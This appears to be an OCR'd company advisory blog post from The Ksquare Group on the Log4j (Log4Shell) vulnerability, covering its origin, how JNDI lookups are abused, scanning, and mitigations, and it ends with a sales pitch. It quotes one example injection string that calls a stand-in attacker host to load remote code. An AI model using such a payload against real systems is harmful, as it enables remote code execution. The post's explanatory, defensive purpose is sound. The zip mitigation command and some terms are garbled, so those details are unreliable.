
THE KSQUARE GROUP




# Log4j - A Small Library. A Giant Problem.

The recently discovered vulnerability known as Log4j is currently causing chaos all over the Internet and turning all of our computers, phones and smart devices into access points for malicious hackers.

## THIS IS NOT A DRILL.

We all need to take actions to protect ourselves from this vulnerability. In this article we will explain what the Log4j vulnerability is, why it's a problem, and offer step-by-step tips for how to stay protected from it.

## What is Log4j?

Log4j is a Java library widely used by developers in all kinds of applications and services whose purpose is to keep track of activities in various applications that are made in Java. It has the seal of the Apache Software Foundation, which means that it is included in most of the Apache software. To give you an idea, it is used in Twitter, Amazon, Microsoft and Minecraft, among others – which means basically everyone with access to the Internet is at risk.


## Log4j's Origin Story?

On November 24, 2021, Alibaba Cloud notified the Apache Foundation, a nonprofit that specializes in supporting open source software projects, about the Log4j vulnerability in hopes their team of volunteers could create a stop-gap solution before the general public became aware – and especially before cyber attackers discovered it. Unfortunately, the cat slipped out of the bag and this vulnerability began popping up on WeChat discussion boards as early as December 9th, and there's now evidence that attacks exploiting this vulnerability began as early as December 1st.

## How It Works

The vulnerability, called Log4Shell or LogJam, is a Remote Code Execution (RCE) vulnerability in Jog4j library (from 2.0-beta9 to 2.14.1.) that allows attackers to run their own code on affected machines and take full control of the system, steal user information, or turn it into a botnet.

To give you a feel for where you can find this vulnerability, consider that Log4j is a library that's responsible for logging and saving – which makes it extremely useful since almost everything done in Java logs events and saves them.

As an example, the Log4j is used as the error log for web applications. Developers keep track of errors that occur to know how and why they occurred, and what link they're associated with. We've all run into a 404 error before – well these errors are captured in the Log4j library.

A common component in Java is the “Template Variable”, which is used to replace the content when the software is interpreting it.

They look like this:

${Variable}

The problem is, if you enter java code instead of entering a variable it will execute it!

Then it occurred to someone, what would happen if you mix it with JNDI and LDAP (in short, it allows you to transport information between different Java applications). Well, they discovered that you could inject anything and take control, with a simple line of code like this:


${jndi:ldap://attacker.com/malicious_folder/malicious_code}

They can practically run anything at the administrator level of the application they are attacking, with the primary risks being that the attacker can extract personal data, run other apps and force the computer to do whatever the attacker wants.

The fact that this vulnerability is so widespread and present in applications made in Java, on Windows, Linux, Mac, iPhone, iPad, any type of server is likely why many experts are calling this one of the most serious vulnerabilities ever.

## Oh Great! So How Do I Know If I Have It?

Several organizations have created scanners to indicate if you are vulnerable. We particularly like CISA’s (Cybersecurity and Infrastructure Security Agency) scanner.




The tool allows security teams to scan network hosts for Log4j RCE exposure and detect web application firewall (WAF) bypasses that may allow code execution within the organization's environment.

## How to Protect Your Devices and Personal Info

If you run the scan and detect the vulnerability, first thing to do is install a WAF (Web Application Firewall) that helps protect web applications by filtering and monitoring HTTP traffic between a web application and the Internet. We recommend Cloudfare, but there are many other good options out there if you prefer to shop around. WAFs protect web applications from attacks such as distributed denial of service (DDOS), cross-site scripting (XSS), client-side request forgery (CSRF), SQL code injections, among others.


On top of setting up a WAF, you'll want to be sure you stay on top of updates for all of your computers, phones, smart TVs, security cameras, and other smart devices. As pervasive as this issue is, everyone will be working swiftly to release protective updates, and you'll want to download those ASAP.

For those who know their way around programming languages, here are a couple more tips for protecting yourself.

Almost all versions of Log4j are vulnerable, from 2.0-beta9 to 2.14.1. The simplest and most effective protection method is to install the latest version of the library, 2.17.1 You can download it from this project page.

If for some reason it is not possible to update the library, Apache Foundation recommends using one of the mitigation methods. For Log4J versions 2.10 to 2.14.1, they recommend setting the system property log4j2.formatMsgNoLookups or setting the environment variable LOG4J_FORMAT_MSG_NO_LOOKUPS to true.

In order to protect older versions of Log4j (from 2.0-beta9 to 2.10.0), the library developers recommend removing the JndiLookup class from the class path: zip -q -d log4j-core - *. Jar org / apache / logging / log4j / core / core / lookup / JndiLookup .class




In addition, we recommend installing security solutions on your servers; in many cases, this will allow you to detect the launch of malicious code and thus stop the development of the attack.

## Scary – But You Can Do This!

You may feel like this is just another run-of-the-mill vulnerability and the odds of it affecting you are slim, but we want to urge you to take this very seriously. Many experts consider this to be the largest vulnerability in history, and that it will hang around for not just months but years.

That said – you can do this! If you take every precaution above and remain proactively vigilant, you can keep your devices and your information protected.

If you found this helpful, be sure to share it with your own network so they can also take the necessary steps to protect themselves.



THE KSQUARE GROUP

## Need help with the Log4j vulnerability?

Cyber security needs to be a top priority and if you need help ensuring you are protected from the Log4j vulnerability or other potential risks, we have helped a long line of companies with their cyber security challenges and are ready to help you!

The Ksquare Group is gaining the reputation as a cutting-edge strategic technology partner where more & more Fortune 500s are leaning on to help them stay on top of change & optimize their technology.

With a focus on Software Engineering, Platform Implementation, UI/UX Design, and Managed Services, The Ksquare Group is ready to help.

**Let's Schedule a Call!**

Software Engineering

Platform Implementation

UX/UI Design

Managed Services